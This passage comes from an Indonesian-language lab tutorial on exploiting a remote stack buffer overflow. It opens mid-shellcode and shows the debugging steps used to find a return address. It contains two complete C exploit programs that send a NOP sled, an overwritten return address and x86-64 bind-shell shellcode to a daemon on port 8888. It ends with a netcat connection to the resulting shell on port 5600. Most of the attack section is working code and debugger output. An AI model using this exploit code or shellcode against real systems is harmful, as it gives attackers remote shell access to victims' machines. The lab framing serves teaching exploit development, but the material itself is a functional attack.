\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52
\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";
   memset(payload, 0x90, sizeof(payload));
   /* akan menjadi return address saat ret */
```

```
    memset(payload + 88, 'B', 8);
    memset(payload + 96, 0x90, 100);
    memcpy(payload + 196, shellcode, sizeof(shellcode) - 1);
    sock = socket(AF_INET, SOCK_STREAM, 0);
    target.sin_addr = addr->sin_addr;
    target.sin_family = AF_INET;
    target.sin_port = htons(8888);
    inet_pton(AF_INET, "victim", &target.sin_addr);
    connect(sock, (struct sockaddr *)&target, sizeof(target));
    send(sock, payload, 500, 0);
    close(sock);
    return 0;
}
```

simpan dengan nama exploit2.c lalu compile dengan gcc:

gcc -o exploit2 exploit2.c

Kembali lagi ke server target (victim), jalankan vuln :

./vuln

Lalu attach pidnya ke gdb :

ps aux | grep vuln

misal output :
root@robohax-virtualbox:/home/robohax# ps aux | grep vuln
robohax 2760 0.0 0.0 2680 1176 pts/0 S+ 11:11 0:00 ./vuln

kita attach pid 2760 di gdb:
sudo su
gdb -p 2760

Selanjutnya pada console gdb ketik :

set follow-fork-mode child
cont


Kembali lagi ke mesin kali linux, kita coba jalankan exploit ke 2 :

./exploit2

Kembali lagi ke server target victim, daemon yang sedang didebug akan mengalami crash. Pada jendela gdb ketikkan :

x/50gx $rsp

Contoh hasil :



kita memiliki beberapa alamat memori yang bisa kita gunakan sebagai return address, perhatikan ini :

0x7fffffffdd68: 0x9090909090909090 0x9090909090909090
0x7fffffffdd78: 0x9090909090909090 0x9090909090909090
0x7fffffffdd88: 0x9090909090909090 0x9090909090909090
0x7fffffffdd98: 0x9090909090909090 0x9090909090909090
0x7fffffffdda8: 0x9090909090909090 0x9090909090909090
0x7fffffffddb8: 0x9090909090909090 0x48c0314890909090

kita bisa melihat ada shellcode kita setelah nop sled:

0x48c0314890909090
0x7fffffffddc8: 0x6ac6fff63148d231 0x48050f5f026a5829
0x7fffffffddd8: 0x022444c766026a97 0x58316a525e54e015
0x7fffffffdde8: 0x326a5e050f5a106a 0x050f582b6a050f58
0x7fffffffddf8: 0xb0ceff5e036a9748 0x52e6f7f875050f21
0x7fffffffde08: 0x2f2f6e69622fbb48 0xb0243c8d48536873

shellcode tersebut disusun secara little endian karena ini mesin x64.
Pada contoh kali ini saya akan gunakan return address :

0x7fffffffdda8

Pada alamat memori itu sudah terisi nop sled yang akhirnya nanti akan meluncur ke shellcode kita.

Langkah 4. Exploit final

Selanjutnya, kembali ke kali linux, kita buat exploit final kita :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netdb.h>
int main() {
   int sock;
   struct sockaddr_in target;
   struct addrinfo hints, *res;
   memset(&hints, 0, sizeof(hints));
   hints.ai_family = AF_INET;
   hints.ai_socktype = SOCK_STREAM;
   char payload[500];
   if (getaddrinfo("victim", "8888", &hints, &res) != 0) {
      perror("Gagal resolve hostname");
      return 1;
   }
   struct sockaddr_in *addr = (struct sockaddr_in *)res->ai_addr;
   char
shellcode[]="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x
97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32
\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52
\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";
   unsigned long ret_addr = 0x7fffffffdda8;
   memset(payload, 0x90, sizeof(payload));
   /* akan menjadi return address saat ret */
   memcpy(payload + 88, &ret_addr, 8);
   memset(payload + 96, 0x90, 100);
   memcpy(payload + 196, shellcode, sizeof(shellcode) - 1);
   sock = socket(AF_INET, SOCK_STREAM, 0);
   target.sin_addr = addr->sin_addr;
   target.sin_family = AF_INET;
   target.sin_port = htons(8888);
   inet_pton(AF_INET, "victim", &target.sin_addr);
```

```
    connect(sock, (struct sockaddr *)&target, sizeof(target));
    send(sock, payload, 500, 0);
    close(sock);
    return 0;
}
```

simpan dengan nama exploit3.c

Kembali ke server korban di victim, keluar dari gdb:

quit

Kembali lagi ke kali linux, compile dan jalankan exploit3:

gcc -o exploit3 exploit3.c
./exploit3

Jika eksploit berhasil maka kita bisa mendapatkan shell di mesin victim dengan netcat :

ketik :

nc victim 5600